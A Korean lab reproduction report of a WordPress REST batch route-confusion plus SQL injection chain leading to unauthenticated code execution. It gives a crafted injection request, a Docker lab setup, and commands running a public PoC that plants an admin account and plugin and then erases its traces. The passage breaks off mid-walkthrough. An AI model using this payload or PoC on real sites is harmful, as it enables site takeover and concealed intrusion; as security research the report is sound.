WordPress REST 배치 경로 혼동 + SQLi RCE 체인 재현 (CVE-2026-63030 & CVE-2026-60137)

WordPress REST Batch 라우트 혼동 + WP_Query SQL 인젝션 → 비인가 원격 코드 실행
본 보고서는 WordPress 코어의 상호 연계된 두 가지 보안 취약점을 다루며, 두 취약점이 결합되면 비인가 원격 코드 실행(RCE)을 초래할 수 있습니다:
| CVE 번호 | 취약점 이름 | 취약점 유형 | 심각도 |
|---|---|---|---|
| CVE-2026-63030 | REST Batch 라우팅 혼동으로 인한 REST 하위 요청 라우팅 및 검증 로직 불일치 | 라우팅 혼동 / 인증 우회 | 높음 |
| CVE-2026-60137 | WP_Query::author__not_in 매개변수 부적절 처리 | SQL 인젝션(SQLi) | 심각 |
취약점 체인 전체 경로: 공격자는 CVE-2026-63030의 batch 라우팅 혼동을 이용하여 REST 인증 및 매개변수 검증 경계를 우회하고, 악성 매개변수를 하위 요청에 주입하여 CVE-2026-60137의 SQL 주입을 유발합니다. SQL 주입을 통해 wp_users 테이블에 임시 관리자 계정을 직접 삽입한 후, 해당 계정으로 백엔드에 로그인하여 관리자 Cookie를 획득하고, WordPress 네이티브 플러그인 업로드 인터페이스를 호출하여 악성 PHP 플러그인을 업로드하며, 최종적으로 플러그인 파일에 접근하여 시스템 명령을 실행함으로써 RCE를 완료합니다. POC는 종료 후 플러그인과 임시 계정을 자동으로 삭제하여 흔적을 남기지 않습니다.
| 항목 | 영향 범위 |
|---|---|
| WordPress 코어 | WordPress 7.0.1(php8.2-apache 이미지에서 취약점 존재 검증됨); REST API batch/v1을 활성화한 기타 유사 버전은 공식 공지 확인 필요 |
| 영향받는 구성 요소 | wp-json/batch/v1 일괄 요청 엔드포인트; WP_Query의 author__not_in 쿼리 매개변수 |
| PHP 버전 | PHP 8.2 검증됨; 기타 PHP 버전은 이론적으로 영향받음 |
| 데이터베이스 | MySQL 8.0 검증됨; 기타 MySQL/MariaDB 버전은 이론적으로 영향받음 |
/wp-json/).batch/v1이 활성화됨(기본 활성화).wp-content/plugins/ 디렉터리에 쓰기 권한 보유(WordPress 기본 설치 시 충족되며, POC는 백엔드 플러그인 업로드 인터페이스를 통해 기록).www-data)으로 임의 시스템 명령 실행.WordPress REST API의 batch/v1 엔드포인트는 하나의 HTTP 요청에서 여러 하위 요청을 일괄 실행하여 클라이언트 왕복을 줄이는 데 사용됩니다. 정상 요청 본문 형식은 다음과 같습니다:
POST /wp-json/batch/v1 HTTP/1.1
Content-Type: application/json

{
  "requests": [
    {
      "path": "/wp/v2/posts",
      "args": { "per_page": 2 }
    }
  ]
}
정상 흐름에서:
batch/v1 엔드포인트 자체는 공개 엔드포인트이다(GET 계열 배치 읽기 작업은 인증이 필요 없다).requests 배열을 파싱하고, 각 하위 요청을 순회하며 해당 path에 따라 각각의 REST 컨트롤러로 독립적으로 라우팅한다.author__not_in은 /wp/v2/posts 등 게시물 조회 엔드포인트의 합법적인 파라미터로, 의미는 "지정된 작성자 ID의 게시물을 제외"이며, 설계상 예상 값은 정수 배열(예: [1, 2])이다.batch/v1은 요청 본문을 파싱할 때 최상위 JSON 필드와 하위 요청 args의 경계 처리에 결함이 존재한다. 공격자는 author__not_in 등의 파라미터를 중첩된 requests[i].args에서 요청 본문 최상위로 끌어올려 다음과 같은 변조된 요청을 구성한다:
{
  "requests": {
    "0": {
        "path": "/wp/v2/posts"
    }
  },
  "author__not_in": ["1 AND (SELECT SLEEP(5))"]
}
이 구성은 두 가지 불일치를 초래합니다:
author__not_in은 batch 엔드포인트에서 거부되지 않고, 하위 요청 /wp/v2/posts의 쿼리 파라미터로 유출/병합되어 "하위 요청 파라미터는 반드시 args 내에 중첩되어야 한다"는 경계 제약을 우회합니다.batch/v1 공개 엔드포인트 자체는 author__not_in을 검증하지 않으며, 정상적인 경우 /wp/v2/posts는 해당 파라미터를 정수화 처리합니다. 파라미터가 최상위에서 "우회" 경로로 진입하기 때문에 WordPress의 파라미터 sanitize 및 권한 검증 흐름이 올바르게 트리거되지 않아, 악성 문자열이 WP_Query로 직접 전달됩니다.WP_Query는 게시물 쿼리 SQL을 구성할 때 author__not_in 파라미터를 AND author NOT IN (...) 절에 연결합니다. 정상적인 경우 해당 파라미터는 정수 배열이어야 하지만, 코드가 배열 요소에 대해 강제 정수화(intval/cast)를 수행하지 않아 공격자가 주입한 문자열 "1 AND (SELECT SLEEP(5))"가 그대로 SQL에 삽입됩니다:
AND wp_posts.post_author NOT IN ('1 AND (SELECT SLEEP(5))')
공격자는 UNION 연합 쿼리를 통해 데이터베이스의 임의 내용을 읽을 수 있으며, 스택 쿼리/서브쿼리를 통해 INSERT 등의 쓰기 작업을 실행할 수도 있다(데이터베이스 구성에 따라 다름). 본 취약점 체인에서 POC는 이 주입 지점을 이용해 wp_users 테이블에 관리자 역할을 가진 임시 계정과 그 비밀번호 해시를 직접 삽입한다.
/lab/wp-lab 디렉터리에 docker-compose.yml을 생성하고, 내용은 다음과 같다:
name: wp-lab
services:
  db:
    image: mysql:8.0
    container_name: wp-lab-db
    restart: unless-stopped
    command: --default-authentication-plugin=mysql_native_password
    environment:
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wordpress
      MYSQL_PASSWORD: wp_password
      MYSQL_ROOT_PASSWORD: root_password
    volumes:
      - db_data:/var/lib/mysql
    networks:
      - wpnet
    healthcheck:
      test: ["CMD-SHELL", "mysqladmin ping -h 127.0.0.1 -uroot -p$$MYSQL_ROOT_PASSWORD --silent"]
      interval: 5s
      timeout: 3s
      retries: 30
      start_period: 15s
  wordpress:
    image: wordpress:7.0.1-php8.2-apache
    container_name: wp-lab-web
    restart: unless-stopped
    depends_on:
      db:
        condition: service_healthy
    ports:
      - "127.0.0.1:8080:80"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wp_password
      WORDPRESS_DB_NAME: wordpress
      WORDPRESS_CONFIG_EXTRA: |
        define( 'AUTOMATIC_UPDATER_DISABLED', true );
        define( 'WP_AUTO_UPDATE_CORE', false );
        define( 'FS_METHOD', 'direct' );
        define( 'WP_DEBUG', true );
        define( 'WP_DEBUG_LOG', true );
        define( 'WP_DEBUG_DISPLAY', false );
    volumes:
      - wp_data:/var/www/html
    networks:
      - wpnet
  wpcli:
    image: wordpress:cli-php8.2
    container_name: wp-lab-cli
    restart: "no"
    depends_on:
      db:
        condition: service_healthy
      wordpress:
        condition: service_started
    user: "33:33"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wordpress
      WORDPRESS_DB_PASSWORD: wp_password
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - wp_data:/var/www/html
    networks:
      - wpnet
    entrypoint: ["wp"]
volumes:
  db_data:
  wp_data:
networks:
  wpnet:
    driver: bridge
컨테이너를 시작하고 WordPress를 초기화합니다:
# 启动容器
docker compose up -d

# 查看容器状态
docker compose ps

# 初始化 WordPress
docker compose run --rm wpcli core install \
  --url='http://127.0.0.1:8080' \
  --title='wp-lab' \
  --admin_user='labadmin' \
  --admin_password='LabOnly_2026!ChangeMe' \
  --admin_email='[email protected]' \
  --skip-email

초기화가 완료되면 http://127.0.0.1:8080/wp-admin에 접속하여 정상적으로 로그인할 수 있으며, 타깃 환경이 준비됩니다. 로그인 페이지는 그림 1과 같습니다.

POC 스크립트 가져오기:
git clone https://github.com/Icex0/wp2shell-poc.git
cd wp2shell-poc
python3 wp2shell.py --help


취약점 탐지를 실행하여 대상에 batch 라우팅 혼동 동작이 존재하는지 확인합니다:
python3 wp2shell.py check http://127.0.0.1:8080
예상 출력(대상에 Batch 라우팅 혼동 동작이 존재함을 설명):
[+] VULNERABLE - batch route-confusion behavior detected.
--confirm-sqli 매개변수를 추가하면 POC가 능동적으로 SQLi 프로브를 시작하여 인젝션 지점이 악용 가능한지 확인합니다:
python3 wp2shell.py check http://127.0.0.1:8080 --confirm-sqli
예상 출력(SQL 인젝션 경로가 이미 성공적으로 확인됨):
[+] SQLi confirmed - UNION fake-post read returned data.

POC는 UNION 결합 쿼리를 통해 데이터베이스를 읽어 인젝션 효과를 추가로 검증합니다:


